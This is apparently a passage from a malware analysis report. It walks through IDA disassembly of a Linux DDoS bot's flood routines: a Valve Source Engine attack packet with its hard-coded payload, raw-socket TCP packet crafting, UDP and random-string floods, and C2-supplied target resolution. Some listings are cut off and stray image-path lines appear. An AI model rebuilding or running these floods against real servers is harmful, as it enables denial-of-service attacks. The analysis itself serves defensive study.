.text:0000000000401702 mov     eax, [rbp+var_C]
.text:0000000000401705 cdqe
.text:0000000000401707 mov     rbx, rax
.text:000000000040170A add     rbx, [rbp+var_20]
.text:000000000040170E call    rand_cmwc
.text:0000000000401713 mov     ecx, eax
.text:0000000000401715 mov     [rbp+var_2C], 4EC4EC4Fh
.text:000000000040171C mov     eax, [rbp+var_2C]
.text:000000000040171F mul     ecx
.text:0000000000401721 mov     eax, edx
.text:0000000000401723 shr     eax, 3
.text:0000000000401726 mov     [rbp+var_28], eax
.text:0000000000401729 imul    eax, [rbp+var_28], 1Ah
.text:000000000040172D mov     edx, ecx
.text:000000000040172F sub     edx, eax
.text:0000000000401731 mov     [rbp+var_28], edx
.text:0000000000401734 movzx   eax, byte ptr [rbp+var_28]
.text:0000000000401738 add     eax, 41h ; 'A'
.text:000000000040173B mov     [rbx], al
.text:000000000040173D inc     [rbp+var_C]

.text:0000000000401748 add     rsp, 28h
.text:000000000040174C pop     rbx
.text:000000000040174D leave
.text:000000000040174E retn
.text:000000000040174E makeRandomStr endp
.text:000000000040174E
```


Figure 46

A function called makevsepacket1 is similar to the function described in the first case; however, the data sent contains a hard-coded buffer (see figure 48). In this case, the targets are game servers running Valve's Source Engine.



```
.text:0000000000405106 mov     [rbp+var_24], cl
.text:0000000000405109 mov     [rbp+var_8], offset aX78Xa3X69X6aX2 ; "/x78/xA3/x69/x6A/x20/x44/x61/x6E/x6B/x6"...
.text:0000000000405111 mov     rdx, [rbp+var_18]
.text:0000000000405115 movzx   eax, byte ptr [rdx]
.text:0000000000405118 and     eax, 0FFFFFFF0h
.text:000000000040511B or      eax, 5
.text:000000000040511E mov     [rdx], al
.text:0000000000405120 mov     rdx, [rbp+var_18]
.text:0000000000405124 movzx   eax, byte ptr [rdx]
.text:0000000000405127 and     eax, 0Fh
.text:000000000040512A or      eax, 40h
.text:000000000040512D mov     [rdx], al
.text:000000000040512F mov     rax, [rbp+var_18]
.text:0000000000405133 mov     byte ptr [rax+1], 0
.text:0000000000405137 mov     eax, [rbp+var_28]
.text:000000000040513A mov     edx, eax
.text:000000000040513C mov     eax, [rbp+var_C]
.text:000000000040513F lea     eax, [rdx+rax]
.text:0000000000405142 lea     edx, [rax+14h]
.text:0000000000405145 mov     rax, [rbp+var_18]
.text:0000000000405149 mov     [rax+2], dx
.text:000000000040514D call    rand_cmwc
.text:0000000000405152 mov     edx, eax
.text:0000000000405154 mov     rax, [rbp+var_18]
.text:0000000000405158 mov     [rax+4], dx
.text:000000000040515C mov     rax, [rbp+var_18]
.text:0000000000405160 mov     word ptr [rax+6], 0
.text:0000000000405166 mov     rax, [rbp+var_18]
.text:000000000040516A mov     byte ptr [rax+8], 0FFh
.text:000000000040516E mov     rdx, [rbp+var_18]
.text:0000000000405172 movzx   eax, [rbp+var_24]
.text:0000000000405176 mov     [rdx+9], al
.text:0000000000405179 mov     rax, [rbp+var_18]
.text:000000000040517D mov     word ptr [rax+10], 0
.text:0000000000405183 mov     rdx, [rbp+var_18]
.text:0000000000405187 mov     eax, [rbp+var_20]
.text:000000000040518A mov     [rdx+12], eax
.text:000000000040518D mov     rdx, [rbp+var_18]
.text:0000000000405191 mov     eax, [rbp+var_1C]
.text:0000000000405194 mov     [rdx+16], eax
.text:0000000000405197 leave
.text:0000000000405198 retn
.text:0000000000405198 makevsepacket1 endp
.text:0000000000405198
```


Figure 47



```
.rodata:0000000000410D50 aX78Xa3X69X6aX2 db '/x78/xA3/x69/x6A/x20/x44/x61/x6E/x6B/x65/x73/x74/x20/x53/x34/xB4/'
.rodata:0000000000410D50                                                  ; DATA XREF: makevsepacket1+19↑o
.rodata:0000000000410D50                                                  ; vseattack1+33↑o
.rodata:0000000000410D50                 db 'x42/x03/x23/x07/x82/x05/x84/xA4/xD2/x04/xE2/x14/x64/xF2/x05/x32/x'
.rodata:0000000000410D50                 db '14/xF4/ + /x78/xA3/x69/x6A/x20/x44/x61/x6E/x6B/x65/x73/x74/x20/x5'
.rodata:0000000000410D50                 db '3/x34/xB4/x42/x03/x23/x07/x82/x05/x84/xA4/xD2/x04/xE2/x14/x64/xF2'
.rodata:0000000000410D50                 db '/x05/x32/x14/xF4/ w290w2xn',0
.rodata:0000000000410E6F                 align 10h
.rodata:0000000000410E70 a58X49X4aX20X51 db '/58/x49/x4a/x20/x51/x22/x29/x29/x51/x50/x57/x4b/x4f/x4d/x20/x54/x'
.rodata:0000000000410E70                                                  ; DATA XREF: makevsepacket+74↑o
.rodata:0000000000410E70                                                  ; vseattack+93↑o
.rodata:0000000000410E70                 db '45/x4d/x4b/x22/x20/x6c/x78/x50/x51/x7b/x58/x4c/x20/x22/x28/x4b/x6'
.rodata:0000000000410E70                 db '9/x6a/x6e/x6a/x4e/x4b/x20/x58/x4e/x43/x4b/x46/x45/x3a/x4c/x3a/x20'
.rodata:0000000000410E70                 db '/x22/x22/x33/x35/x34/x35/x20/x32/x73/x6d/x6b/x6c/x78/x43/x20/x4b/'
.rodata:0000000000410E70                 db 'x4d/x4c/x44',0
.rodata:0000000000410F80 a46X55X5aXc2Xa3 db '/46/x55/x5a/xc2/xa3/x20/x44/xc2/xa3/x53/x54/x20/x53/x30/x22/xc2/x'
.rodata:0000000000410F80                                                  ; DATA XREF: makevsepacket:loc_405771↑o
.rodata:0000000000410F80                 db 'a3/x43/x45/x20/x22/x29/x21/x28/x32/x30/x39/x31/x20/x53/x49/x58/x2'
.rodata:0000000000410F80                 db '0/x33/xc2/xa3/x43/x53/x54/x20/x46/x4c/x4f/x22/x53/x44/x20/x22/x29'
.rodata:0000000000410F80                 db '/x21/x28/x20/x43/x49/x57/x4a/x4f/x20/x59/x48/x53/x20/x48/x20/x78/'
.rodata:0000000000410F80                 db 'x4b/x4d/x4f',0
.rodata:0000000000411090 a46X55X5aXc2Xa3_0 db '/46/x55/x5a/xc2/xa3/x20/x44/xc2/xa3/x53/x54/x20/x53/x30/x22/xc2/x'
.rodata:0000000000411090                                                  ; DATA XREF: vseattack:loc_4058A3↑o
.rodata:0000000000411090                 db 'a3/x43/x45/x20/x22/x29/x21/x28/x32/x30/x39/x31/x20/x53/x49/x58/x2'
.rodata:0000000000411090                 db '0/x33/xc2/xa3/x43/x53/x54/x20/x46/x4c/x4f/x22/x53/x44/x20/x22/x29'
.rodata:0000000000411090                 db '/x21/x28/x20/x43/x49/x57/x4a/x4f/x20/x59/x48/x53/x20/x48/x20/x78/'
.rodata:0000000000411090                 db 'x4b/x4d/x4f/',0
```

Figure 48

The sendto method is used again to send data to the targeted server, as displayed in figure 49.




```
.text:00000000004052DE
.text:00000000004052DE loc_4052DE:
.text:00000000004052DE lea     rdx, [rbp+var_70]
.text:00000000004052E2 mov     eax, [rbp+var_98]
.text:00000000004052E8 cdqe
.text:00000000004052EA mov     rsi, [rbp+var_40]
.text:00000000004052EE mov     edi, [rbp+var_44]
.text:00000000004052F1 mov     r9d, 10h
.text:00000000004052F7 mov     r8, rdx
.text:00000000004052FA mov     ecx, 0
.text:00000000004052FF mov     rdx, rax
.text:0000000000405302 call    sendto
```

Figure 49

rand_hex function


The process creates a raw socket (0x2 = **AF_INET**, 0x3 = **SOCK_RAW**, 0x6 = **IPPROTO_TCP**):



```
.text:0000000000403FD9 push    rbp
.text:0000000000403FDA mov     rbp, rsp
.text:0000000000403FDD sub     rsp, 70h
.text:0000000000403FE1 mov     [rbp+var_58], rdi
.text:0000000000403FE5 mov     [rbp+var_5C], esi
.text:0000000000403FE8 mov     [rbp+var_60], edx
.text:0000000000403FEB mov     [rbp+var_64], ecx
.text:0000000000403FEE mov     edx, IPPROTO_TCP
.text:0000000000403FF3 mov     esi, SOCK_RAW
.text:0000000000403FF8 mov     edi, AF_INET
.text:0000000000403FFD call    socket
```

Figure 50

In the function called util_local_addr, the binary creates a datagram socket and performs a connection to the Google DNS server "8.8.8.8" in order to obtain the device's IP address (see figure 51).




```
.text:0000000000400626 util_local_addr proc near
.text:0000000000400626
.text:0000000000400626 var_34= dword ptr -34h
.text:0000000000400626 var_24= dword ptr -24h
.text:0000000000400626 var_20= word ptr -20h
.text:0000000000400626 var_1E= word ptr -1Eh
.text:0000000000400626 var_1C= dword ptr -1Ch
.text:0000000000400626 var_4= dword ptr -4
.text:0000000000400626
.text:0000000000400626 push    rbp
.text:0000000000400627 mov     rbp, rsp
.text:000000000040062A sub     rsp, 40h
.text:000000000040062E mov     [rbp+var_24], 10h
.text:0000000000400635 mov     edx, 0
.text:000000000040063A mov     esi, SOCK_DGRAM
.text:000000000040063F mov     edi, AF_INET
.text:0000000000400644 call    socket
.text:0000000000400649 mov     [rbp+var_4], eax
.text:000000000040064C cmp     [rbp+var_4], 0FFFFFFFFh
.text:0000000000400650 jnz     short loc_40065B
```

```
52 mov     [rbp+var_34], 0
59 jmp     short loc_4006AB
```

```
.text:000000000040065B
.text:000000000040065B loc_40065B:
.text:000000000040065B mov     [rbp+var_20], 2
.text:0000000000400661 mov     edi, 8080808h
.text:0000000000400666 call    htonl
.text:000000000040066B mov     [rbp+var_1C], eax
.text:000000000040066E mov     edi, 35h ; '5'
.text:0000000000400673 call    htons
.text:0000000000400678 mov     [rbp+var_1E], ax
.text:000000000040067C lea     rsi, [rbp+var_20]
.text:0000000000400680 mov     edi, [rbp+var_4]
.text:0000000000400683 mov     edx, 10h
.text:0000000000400688 call    connect
.text:000000000040068D lea     rsi, [rbp+var_20]
.text:0000000000400691 lea     rdx, [rbp+var_24]
.text:0000000000400695 mov     edi, [rbp+var_4]
.text:0000000000400698 call    getsockname
.text:000000000040069D mov     edi, [rbp+var_4]
.text:00000000004006A0 call    close
.text:00000000004006A5 mov     eax, [rbp+var_1C]
.text:00000000004006A8 mov     [rbp+var_34], eax
```

Figure 51


A network packet that has a similar header to the ones we've already covered is created:



```
.text:00000000004040CF mov     cs:LOCAL_ADDR, eax
.text:00000000004040D5 mov     edx, cs:LOCAL_ADDR
.text:00000000004040DB mov     rax, [rbp+var_30]
.text:00000000004040DF mov     [rax+0Ch], edx
.text:00000000004040E2 mov     edx, [rbp+var_4C]
.text:00000000004040E5 mov     rax, [rbp+var_30]
.text:00000000004040E9 mov     [rax+10h], edx
.text:00000000004040EC mov     edi, 37Bh
.text:00000000004040F1 call    htons
.text:00000000004040F6 mov     edx, eax
.text:00000000004040F8 mov     rax, [rbp+var_28]
.text:00000000004040FC mov     [rax+2], dx
.text:0000000000404100 mov     rdx, [rbp+var_20]
.text:0000000000404104 movzx   eax, byte ptr [rdx]
.text:0000000000404107 and     eax, 0Fh
.text:000000000040410A or      eax, 40h
.text:000000000040410D mov     [rdx], al
.text:000000000040410F mov     rdx, [rbp+var_20]
.text:0000000000404113 movzx   eax, byte ptr [rdx]
.text:0000000000404116 and     eax, 0FFFFFFF0h
.text:0000000000404119 or      eax, 5
.text:000000000040411C mov     [rdx], al
.text:000000000040411E mov     rax, [rbp+var_20]
.text:0000000000404122 mov     byte ptr [rax+1], 0
.text:0000000000404126 mov     eax, [rbp+var_64]
.text:0000000000404129 add     eax, 1Ch
.text:000000000040412C movzx   edi, ax
.text:000000000040412F call    htons
.text:0000000000404134 mov     edx, eax
.text:0000000000404136 mov     rax, [rbp+var_20]
.text:000000000040413A mov     [rax+2], dx
.text:000000000040413E call    rand_cmwc
.text:0000000000404143 mov     edx, eax
.text:0000000000404145 mov     rax, [rbp+var_20]
.text:0000000000404149 mov     [rax+4], dx
.text:000000000040414D mov     rax, [rbp+var_20]
.text:0000000000404151 mov     byte ptr [rax+8], 0FFh
.text:0000000000404155 mov     rax, [rbp+var_20]
.text:0000000000404159 mov     byte ptr [rax+9], 11h
.text:000000000040415D call    rand_cmwc
```

Figure 52


The binary implements two checksum functions called checksum_generic and checksum_tcpudp. Their implemention can be found here.



```
.text:00000000004041CB
.text:00000000004041CB loc_4041CB:
.text:00000000004041CB mov     rax, [rbp+var_30]
.text:00000000004041CF mov     word ptr [rax+0Ah], 0
.text:00000000004041D5 mov     rdi, [rbp+var_30]
.text:00000000004041D9 mov     esi, 14h
.text:00000000004041DE call    checksum_generic
.text:00000000004041E3 mov     edx, eax
.text:00000000004041E5 mov     rax, [rbp+var_30]
.text:00000000004041E9 mov     [rax+0Ah], dx
.text:00000000004041ED mov     rax, [rbp+var_20]
.text:00000000004041F1 mov     word ptr [rax+0Ah], 0
.text:00000000004041F7 mov     rdi, [rbp+var_20]
.text:00000000004041FB mov     esi, 14h
.text:0000000000404200 call    checksum_generic
.text:0000000000404205 mov     edx, eax
.text:0000000000404207 mov     rax, [rbp+var_20]
.text:000000000040420B mov     [rax+0Ah], dx
.text:000000000040420F mov     rax, [rbp+var_18]
.text:0000000000404213 mov     word ptr [rax+6], 0
.text:0000000000404219 mov     eax, [rbp+var_64]
.text:000000000040421C add     eax, 8
.text:000000000040421F mov     ecx, eax
.text:0000000000404221 mov     rax, [rbp+var_18]
.text:0000000000404225 movzx   eax, word ptr [rax+4]
.text:0000000000404229 movzx   edx, ax
.text:000000000040422C mov     rsi, [rbp+var_18]
.text:0000000000404230 mov     rdi, [rbp+var_20]
.text:0000000000404234 call    checksum_tcpudp
.text:0000000000404239 mov     edx, eax
.text:000000000040423B mov     rax, [rbp+var_18]
.text:000000000040423F mov     [rax+6], dx
.text:0000000000404243 mov     [rbp+var_50], 2
.text:0000000000404249 mov     eax, [rbp+var_5C]
.text:000000000040424C movzx   edi, ax
.text:000000000040424F call    htons
```

Figure 53

The inet_addr function is used to convert the targeted IP address into binary data in network byte order. The malware sends hex-generated data to the target via a call to sendto:




```
.text:0000000000404258 mov     rdi, [rbp+var_58]
.text:000000000040425C call    inet_addr
.text:0000000000404261 mov     [rbp+var_4C], eax
.text:0000000000404264 lea     rdx, [rbp+var_50]
.text:0000000000404268 mov     eax, [rbp+var_64]
.text:000000000040426B cdqe
.text:000000000040426D add     rax, 34h ; '4'
.text:0000000000404271 mov     rsi, [rbp+var_38]
.text:0000000000404275 mov     edi, [rbp+var_C]
.text:0000000000404278 mov     r9d, 10h
.text:000000000040427E mov     r8, rdx
.text:0000000000404281 mov     ecx, 4000h
.text:0000000000404286 mov     rdx, rax
.text:0000000000404289 call    sendto
.text:000000000040428E mov     edi, 0
.text:0000000000404293 call    time
```

Figure 54

udppac/udppac2 function

The ELF binary creates a socket and expects a port number as a parameter or generates one using the rand_cmwc function:



```
.text:000000000040487C mov     edx, IPPROTO_UDP
.text:0000000000404881 mov     esi, SOCK_DGRAM
.text:0000000000404886 mov     edi, AF_INET
.text:000000000040488B call    socket
.text:0000000000404890 mov     [rbp+var_4], eax
.text:0000000000404893 cmp     [rbp+var_4], 0
.text:0000000000404897 jz      loc_40498E
```

```
.text:000000000040489D mov     [rbp+var_20], 2
.text:00000000004048A3 cmp     [rbp+var_2C], 0
.text:00000000004048A7 jnz     short loc_4048B4
```


```
.text:000000000040498E
.text:000000000040498E lo
.text:000000000040498E mo
.text:0000000000404992 le
.text:0000000000404993 re
.text:0000000000404993 ud
.text:0000000000404993
```

```
.text:00000000004048A9 call    rand_cmwc
.text:00000000004048AE mov     [rbp+var_4A], ax
.text:00000000004048B2 jmp     short loc_4048C3
```

```
.text:00000000004048B4
.text:00000000004048B4 loc_4048B4:
.text:00000000004048B4 mov     eax, [rbp+var_2C]
.text:00000000004048B7 movzx   edi, ax
.text:00000000004048BA call    htons
.text:00000000004048BF mov     [rbp+var_4A], ax
```

Figure 55


The target IP address is converted into binary data in network byte order, and the process generates a random string using a function called rand_str and performs a network connection to the target via a call to connect:



```
.text:00000000004048CB mov     rdi, [rbp+var_28]
.text:00000000004048CF call    inet_addr
.text:00000000004048D4 mov     [rbp+var_1C], eax
.text:00000000004048D7 mov     eax, [rbp+var_34]
.text:00000000004048DA cdqe
.text:00000000004048DC add     rax, 0Fh
.text:00000000004048E0 add     rax, 0Fh
.text:00000000004048E4 shr     rax, 4
.text:00000000004048E8 shl     rax, 4
.text:00000000004048EC sub     rsp, rax
.text:00000000004048EF mov     [rbp+var_48], rsp
.text:00000000004048F3 mov     rax, [rbp+var_48]
.text:00000000004048F7 add     rax, 0Fh
.text:00000000004048FB shr     rax, 4
.text:00000000004048FF shl     rax, 4
.text:0000000000404903 mov     [rbp+var_48], rax
.text:0000000000404907 mov     rdi, [rbp+var_48]
.text:000000000040490B mov     [rbp+var_10], rdi
.text:000000000040490F mov     rax, [rbp+var_10]
.text:0000000000404913 mov     rdi, rax
.text:0000000000404916 mov     esi, [rbp+var_34]
.text:0000000000404919 call    rand_str
.text:000000000040491E lea     rsi, [rbp+var_20]
.text:0000000000404922 mov     edi, [rbp+var_4]
.text:0000000000404925 mov     edx, 10h
.text:000000000040492A call    connect
```

Figure 56

The randomly generated string is sent to the target IP address by calling the send function (0x4000 = **MSG_NOSIGNAL**):




```
.text:000000000040492F
.text:000000000040492F loc_40492F:
.text:000000000040492F mov     rax, [rbp+var_10]
.text:0000000000404933 mov     rcx, 0FFFFFFFFFFFFFFFFh
.text:000000000040493A mov     [rbp+var_58], rax
.text:000000000040493E mov     eax, 0
.text:0000000000404943 cld
.text:0000000000404944 mov     rdi, [rbp+var_58]
.text:0000000000404948 repne scasb
.text:000000000040494A mov     rax, rcx
.text:000000000040494D not     rax
.text:0000000000404950 lea     rdx, [rax-1]
.text:0000000000404954 mov     rsi, [rbp+var_10]
.text:0000000000404958 mov     edi, [rbp+var_4]
.text:000000000040495B mov     ecx, 4000h
.text:0000000000404960 call    send
.text:0000000000404965 mov     edi, 0
.text:000000000040496A call    time
.text:000000000040496F mov     rdx, rax
.text:0000000000404972 mov     eax, [rbp+var_8]
.text:0000000000404975 cdqe
.text:0000000000404977 cmp     rdx, rax
.text:000000000040497A jl      short loc_40492F
```

Figure 57

jailv1 function


A datagram socket is created by the malware, and the system time in seconds is retrieved using the time method (see figure 58).



```
.text:0000000000404ADD push    rbp
.text:0000000000404ADE mov     rbp, rsp
.text:0000000000404AE1 sub     rsp, 50h
.text:0000000000404AE5 mov     [rbp+var_48], rdi
.text:0000000000404AE9 mov     [rbp+var_4C], esi
.text:0000000000404AEC mov     [rbp+var_50], edx
.text:0000000000404AEF mov     edx, 0
.text:0000000000404AF4 mov     esi, SOCK_DGRAM
.text:0000000000404AF9 mov     edi, AF_INET
.text:0000000000404AFE call    socket
.text:0000000000404B03 mov     [rbp+var_1C], eax
.text:0000000000404B06 mov     edi, 0
.text:0000000000404B0B call    time
```

Figure 58


The gethostbyname function is utilized to obtain a structure of type hostent for an IP address/domain specified by the C2 server:



```
.text:0000000000404B14 mov     rdi, [rbp+var_48]
.text:0000000000404B18 call    gethostbyname
.text:0000000000404B1D mov     [rbp+var_10], rax
.text:0000000000404B21 lea     rax, [rbp+var_30]
.text:0000000000404B25 mov     qword ptr [rax], 0
.text:0000000000404B2C mov     qword ptr [rax+8], 0
.text:0000000000404B34 mov     rax, [rbp+var_10]
.text:0000000000404B38 mov     eax, [rax+14h]
.text:0000000000404B3B movsxd  rdx, eax
.text:0000000000404B3E lea     rax, [rbp+var_30]
.text:0000000000404B42 lea     rsi, [rax+4]
.text:0000000000404B46 mov     rax, [rbp+var_10]
.text:0000000000404B4A mov     rax, [rax+18h]
.text:0000000000404B4E mov     rdi, [rax]
.text:0000000000404B51 call    bcopy
.text:0000000000404B56 mov     rax, [rbp+var_10]
.text:0000000000404B5A mov     eax, [rax+10h]
.text:0000000000404B5D mov     [rbp+var_30], ax
.text:0000000000404B61 mov     eax, [rbp+var_4C]
.text:0000000000404B64 mov     [rbp+var_2E], ax
.text:0000000000404B68 mov     [rbp+var_4], 0
```

Figure 59

The process sends a hard-coded buffer containing hex values to the target IP address, as highlighted in the figure below.



